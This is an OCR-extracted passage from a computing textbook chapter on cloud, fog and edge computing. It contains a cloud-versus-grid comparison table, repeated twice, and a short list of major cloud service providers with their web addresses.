


CLOUD COMPUTING
Internet/Cloud
Thousands of Cloud Data Centers
FOG COMPUTING
Servers
Millions of Fog Nodes
EDGE COMPUTING
Real-time Data Processing
Data Caching and Optimization
Machine to Machine
Billions of Edge Devices

Figure 19.13: Illustration of cloud, fog, and edge computing



Cloud Computing vs. Grid Computing

Cloud Computing	Grid Computing
Follows client–server architecture	Follows distributed computing architecture
Higher scalability	Standard scalability
Resources are used in a centralized way	Resources are used collaboratively
More flexible	Less flexible
Infrastructure providers own the cloud servers	An organization owns and manages the grids
Services include IaaS, PaaS, and SaaS	Services include distributed information, distributed computing, and distributed pervasive systems
Accessed using regular web protocols	Accessed using grid middleware
Pay-as-you-go model	Users need not pay for their usage
Service-oriented	Application-oriented
Provides different amounts of computing resources to meet different types of user requirements	Provides a shared group of computing resources for the users
Does not support interoperability, which can in turn lead to vendor lock-in issues	Supports interoperability and can be managed easily
Contains a large-scale pool of resources and assets	Contains a limited number of assets and resources

Cloud Computing vs. Grid Computing


The two most popular computing models, cloud computing and grid computing, are based on the client–server and distributed computing architecture, respectively. The table below lists the main differences between these two:

Cloud Computing	Grid Computing
Follows client–server architecture	Follows distributed computing architecture
Higher scalability	Standard scalability
Resources are used in a centralized way	Resources are used collaboratively
More flexible	Less flexible
Infrastructure providers own the cloud servers	An organization owns and manages the grids
Services include IaaS, PaaS, and SaaS	Services include distributed information, distributed computing, and distributed pervasive systems
Accessed using regular web protocols	Accessed using grid middleware
Pay-as-you-go model	Users need not pay for their usage
Service-oriented	Application-oriented
Provides different amounts of computing resources to meet different types of user requirements	Provides a shared group of computing resources for the users

Does not support interoperability, which can in turn lead to vendor lock-in issues	Supports interoperability and can be managed easily
Contains a large-scale pool of resources and assets	Contains a limited number of assets and resources

Table 19.2: Cloud computing vs. grid computing

Cloud Service Providers


aws
Find Accurate Information Faster
Improve customer interactions and boost workforce productivity with intelligent search
Google Cloud
Dream, build, and transform with Google Cloud
Microsoft Azure
What will you create this year?
IBM Cloud products
Explore IBM Cloud products

https://aws.amazon.com

https://cloud.google.com

https://azure.microsoft.com

https://www.ibm.com

